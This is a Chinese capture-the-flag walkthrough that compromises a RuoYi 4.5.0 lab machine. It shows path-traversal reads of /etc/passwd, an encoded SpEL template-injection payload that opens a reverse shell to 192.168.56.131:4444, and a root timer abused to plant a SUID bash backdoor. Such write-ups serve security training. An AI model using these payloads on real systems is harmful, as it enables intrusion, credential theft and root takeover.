


ruoyi

作者: 场_room 靶机ID: 624 系统: Linux 难度: Easy



- ```
1 nmap -Pn -sC -sV -T4 192.168.56.123
2 nmap -Pn -p- --min-rate 5000 -T4 192.168.56.123
```

```

1 └─(Meiyouqian@Mei-you-qian)-[~]-[master]
 0ms
2 └─$ nmap -Pn -sC -sV -T4 192.168.56.123
3 Starting Nmap 7.95 (https://nmap.org) at 2026-04-16 15:23 中国标准时间
4 Nmap scan report for 192.168.56.123 (192.168.56.123)
5 Host is up (0.00035s latency).
6 Not shown: 998 closed tcp ports (reset)
7 PORT STATE SERVICE VERSION
8 22/tcp open ssh OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
9 | ssh-hostkey:
10 | 3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
11 | 256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
12 |_ 256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
13 80/tcp open http Apache httpd 2.4.62 ((Debian))
14 | http-title: \xE7\x99\xBB\xE5\xBD\x95\xE8\x8B\xA5\xE4\xBE\x9D\xE7\xB3\xBB
 | \xE7\xBB\x9F
15 |_Requested resource was /login
16 |_http-server-header: Apache/2.4.62 (Debian)
17 |_http-trane-info: Problem with XML parsing of /evox/about
18 MAC Address: 08:00:27:E9:B4:C4 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
19 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
20
21 Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
22 Nmap done: 1 IP address (1 host up) scanned in 8.96 seconds

```

上来扫到了22和80端口，路线很明确先看80




登上来看是ruoyi，ruoyi有很多很多漏洞，一开始没信息怀疑是弱口令，跑了最常见的几个没用

```
← ↻ ⚠ 不安全 view-source:192.168.56.123/login
换行 □
1 <!DOCTYPE html>
2 <html lang="zh">
3 <head>
4 <meta charset="utf-8">
5 <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0">
6 <title>登录若依系统</title>
7 <meta name="description" content="若依后台管理框架">
8 <link href="/css/bootstrap.min.css" rel="stylesheet"/>
9 <link href="/css/font-awesome.min.css" rel="stylesheet"/>
10 <link href="/css/style.css" rel="stylesheet"/>
11 <link href="/css/login.min.css" rel="stylesheet"/>
12 <link href="/ruoyi/css/ry-ui.css?v=4.5.0" rel="stylesheet"/>
13 <!-- 360浏览器急速模式 -->
14 <meta name="renderer" content="webkit">
15 <!-- 避免IE使用兼容模式 -->
16 <meta http-equiv="X-UA-Compatible" content="IE=edge">
17 <link rel="shortcut icon" href="favicon.ico"/>
18 <style type="text/css">label.error { position:inherit; }</style>
19 <script>
20 if(window.top!==window.self){alert('未登录或登录超时。请重新登录');window.top.location=window.location};
21 </script>
22 <!-- /r3glster -->
23 </head>
24 <body class="signin">
25 <div class="signinpanel">
26 <div class="row">
27 <div class="col-sm-7">
28 <div class="signin-info">
29 <div class="logopanel m-b">
30 <h1></h1>
31 </div>
32 <div class="m-b"></div>
33 <h4>欢迎使用 若依 后台管理系统</h4>
34 <ul class="m-b">
35 <i class="fa fa-arrow-circle-o-right m-r-xs"></i> SpringBoot
36 <i class="fa fa-arrow-circle-o-right m-r-xs"></i> Mybatis
37 <i class="fa fa-arrow-circle-o-right m-r-xs"></i> Shiro

```

发现源码里存在注册路径



注册了admin账号，密码123456，直接进入



进入后台发现是自欺欺人，还是guest权限啦

上网搜了一些CVE

<https://www.cnblogs.com/backlion/p/18896463>

## 0x04 CNVD-2021-01931任意文件下载

### 漏洞简介

登录后后台可以读取服务器上的任意文件。

### 影响版本:

RuoYi<4.5.1

### 漏洞复现

用4.5.0版本

直接搜索关键字，download找到具体的controller  
路径

```
/common/download/resource
```

```
/common/download/resource?resource=/profile/../../../../etc/passwd
/common/download/resource?resource=/profile/../../../../Windows/win.ini
```



在尝试后发现了这篇文章的CNVD-2021-01931可以任意文件读取，直接就先把/etc/passwd读出来了

- 1 /common/download/resource?resource=/profile/../../../../etc/passwd
- 2 /common/download/resource?resource=/profile/../../../../home/fortonight/user.txt

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
apt:x:100:65534:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:./usr/sbin/nologin
messagebus:x:104:110:/nonexistent:/usr/sbin/nologin
sshd:x:105:65534:/run/sshd:/usr/sbin/nologin
fortonight:x:1001:1001:/home/fortonight:/bin/bash
mysql:x:106:113:MySQL Server,,,:/nonexistent:/bin/false
redis:x:107:114:/var/lib/redis:/usr/sbin/nologin
```

```
flag{444b96396ce1b0927739d6c41cd1a6d5}
```

但是这一步还不够，由于开了22端口，开始尝试探寻是否可以下载fortonight用户私钥

试了一圈发现不行

之后想换一个，发现有新增定时任务页

\* 任务名称:

任务分组:

\* 调用目标字符串:

① Bean调用示例: ryTask.ryParams('ry')

① Class类调用示例: oom.ruoyi.quartz.task.RyTask.ryParams('ry')

① 参数说明: 支持字符串, 布尔类型, 长整型, 浮点型, 整型

\* cron表达式:

执行策略: ☒ 立即执行 ☐ 执行一次 ☐ 放弃执行

并发执行: ☐ 允许 ☒ 禁止

状态: ☒ 正常 ☐ 暂停


备注:

🖥 > 此电脑 > 下载 (E:) > edge > yaml-payload-master > yaml-payload-master >



| 名称               | 修改日期            | 类型                  | 大小   |
|------------------|-----------------|---------------------|------|
| src              | 2026/4/16 14:13 | 文件夹                 |      |
| .gitignore       | 2026/4/16 14:13 | txtfile             | 1 KB |
| README.md        | 2026/4/16 14:13 | Markdown File       | 1 KB |
| yaml-payload.jar | 2026/4/16 14:41 | Executable Jar File | 3 KB |

尝试跟着后台定时任务RCE走, 结果发现因为是guest权限, 无法提交定时任务

接着尝试了很多个CVE后找到了一个SSTI的模板注入



```
/bin/bash -i >& /dev/tcp/vps IP/5566 0>&1
```



The screenshot shows the Burp Suite Professional interface. The top menu bar includes File, Project, Intruder, Repeater, Window, and Help. The top toolbar includes Dashboard, Target, Proxy, Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Extensions, and Learn. The main window is divided into three panes. The left pane shows the 'Intercept' tab with a list of intercepted requests. The middle pane shows the 'Raw' tab with the raw HTTP request text. The right pane shows the 'Inspector' tab with the request details.

The raw HTTP request text is as follows:

```
POST /manager/cache/getName?fragment=... HTTP/1.1
Host: 10.10.10.10:8080
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.138 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=617647-6708-4604-b067-b439d19f6f48
Content-Type: application/x-www-form-urlencoded
```

The 'Inspector' tab on the right shows the request details. The 'Request body parameters' section is expanded, showing a single parameter 'fragment' with a value of '...'. The 'Request body' section is also expanded, showing the raw request body text.

8



```

1 bash -c 'exec bash -i &>/dev/tcp/192.168.56.131/4444 <&1'
2
3 YmFzaCAtYyAnZXhlYyBiYXNoIC1pICY+L2Rldi90Y3AvMTkyLjE2OC41Ni4xMzEvNDQ0NCA8JjE
4 n
5 ▶ ${T(java.lang.Runtime).getRuntime().exec("bash -c {echo,YmFzaCAtYyAnZXhlYyB
6 iYXNoIC1pICY+L2Rldi90Y3AvMTkyLjE2OC41Ni4xMzEvNDQ0NCA8JjEn}|{base64,-d}|{bas
7 h,-i}"))}
8
9 %24%7BT%28java.lang.Runtime%29.getRuntime%28%29.exec%28%22bash%20-c%20%7Bec
10 ho%2CYmFzaCAtYyAnZXhlYyBiYXNoIC1pICY%2BL2Rldi90Y3AvMTkyLjE2OC41Ni4xMzEvNDQ0
11 NCA8JjEn%7D%7C%7Bbase64%2C-d%7D%7C%7Bbash%2C-i%7D%22%29%7D

```

Request 28 bytes
< > 数据包扫描 美化 HEX 热加载 构造请求
963bytes / 3ms Content-Type 美化 HEX 渲染 编码 请输入定位词

```

1 POST /demo/form/localrefresh/task?fragment=%24%7BT%28java.lang.Runtime%29.getRuntime%28%29.
 exec%28%22bash%20-c%20%7Becho%2CYmFzaCAtYyAnZXhlYyBiYXNoIC1pICY%2BL2Rldi90Y3AvMTkyLjE2OC41Ni4xMzEvNDQ0NCA8JjEn%7D
 %7C%7Bbase64%2C-d%7D%7C%7Bbash%2C-i%7D%22%29%7D HTTP/1.1
2 Host : 192.168.56.123
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/147.0.0.0
 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,
 application/signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate
7 Accept-Language: zh-CN,zh;q=0.9
8 Cookie: JSESSIONID=0e6cd870-5b2e-4305-b5d4-1f61011c8d50
9
10
11

```

500
  
内部服务器错误!
  
服务器遇到意外事件, 不允许完成请求。我们抱歉。您可以返回主页面。 主页

监听后成功反弹shell

```

1 └─(kali@kali)-[~/Desktop]
2 └─$ nc -lvnp 4444
3 ▶ listening on [any] 4444 ...
4 ▶ connect to [192.168.56.131] from (UNKNOWN) [192.168.56.123] 40546
5 bash: cannot set terminal process group (561): Inappropriate ioctl for device
6 bash: no job control in this shell
7 fortonight@Ruoyi:/opt/tomcat$ tty
8 tty
9 not a tty
10 fortonight@Ruoyi:~$ python3 -c 'import pty; pty.spawn("/bin/bash")'
11 python3 -c 'import pty; pty.spawn("/bin/bash")'
12 fortonight@Ruoyi:~$ tty
13 tty
14 /dev/pts/0

```

升级tty交互, 尝试sudo -l发现要密码, 我们不知道密码

继续找路子提权, 发现id的时候不太对劲

```

1 fortonight@Ruoyi:~$ id
2 id
3 uid=1001(fortonight) gid=1001(fortonight) groups=1001(fortonight),1002(ops)

```

发现id回显我们还属于一个ops的组，看看这个组有什么

```
1 forttonight@Ruoyi:~$ find / -type f -group ops 2>/dev/null
2 find / -type f -group ops 2>/dev/null
3 /opt/opsagent/plugins/netmon.py
```

发现很特殊，有一个很特殊的python文件属于我们这个组

```
1 forttonight@Ruoyi:~$ ls -la /opt/opsagent/plugins/netmon.py
2 ls -la /opt/opsagent/plugins/netmon.py
3 -rw-rw-r-- 1 root ops 158 Mar 30 04:38 /opt/opsagent/plugins/netmon.py
```

ls -la看权限后发现我们竟然可读可写，很明显的提权点

如果有定时任务root执行就好了，我们在crontab和ps找没找到，去systemd看看

```
1 forttonight@Ruoyi:/opt/tomcat$ systemctl list-units | grep -i ops
2 systemctl list-units | grep -i ops
3 ops-report.timer
 loaded active waiting Run ops report periodically
4 forttonight@Ruoyi:/opt/tomcat$ systemctl cat ops-report.timer
5 systemctl cat ops-report.timer
6 # /etc/systemd/system/ops-report.timer
7 [Unit]
8 Description=Run ops report periodically
9
10 [Timer]
11 OnBootSec=2min
12 OnUnitActiveSec=1min
13 Unit=ops-report.service
14
15 [Install]
16 WantedBy=timers.target
17 forttonight@Ruoyi:/opt/tomcat$ systemctl cat ops-report.service
18 systemctl cat ops-report.service
19 # /etc/systemd/system/ops-report.service
20 [Unit]
21 Description=Ops Report Generator
22 After=network.target
23
24 [Service]
25 Type=oneshot
26 User=root
27 WorkingDirectory=/opt/opsagent
28 ExecStart=/usr/bin/python3 /opt/opsagent/reporter.py
```

思路很顺，就是会在系统启动2分钟后以每分钟运行1一次的频率的定时任务

那直接修改文件就好了，提权方法很多，我们创建suid后门好了

```
1 import os
2 import socket
3 import subprocess
4
5 def collect():
6 # 创建SUID bash后门
7 subprocess.run(['cp', '/bin/bash', '/tmp/.bash_root'])
8 subprocess.run(['chmod', '4755', '/tmp/.bash_root'])
9
10 return {
11 "hostname": socket.gethostname(),
12 "uid": os.getuid(),
13 "euid": os.geteuid()
14 }
```

```
1 fortunight@Ruoyi:~$ /tmp/.bash_root -p
2 /tmp/.bash_root -p
3 .bash_root-5.0# id
4 id
5 uid=1001(fortunight) gid=1001(fortunight) euid=0(root) groups=1001(fortunig
ht),1002(ops)
6 .bash_root-5.0# cat /root/root.txt
7 cat /root/root.txt
8 flag{cc348dd6b858eb87eedfcd32dcaa7358}
```

成功提权，得到flag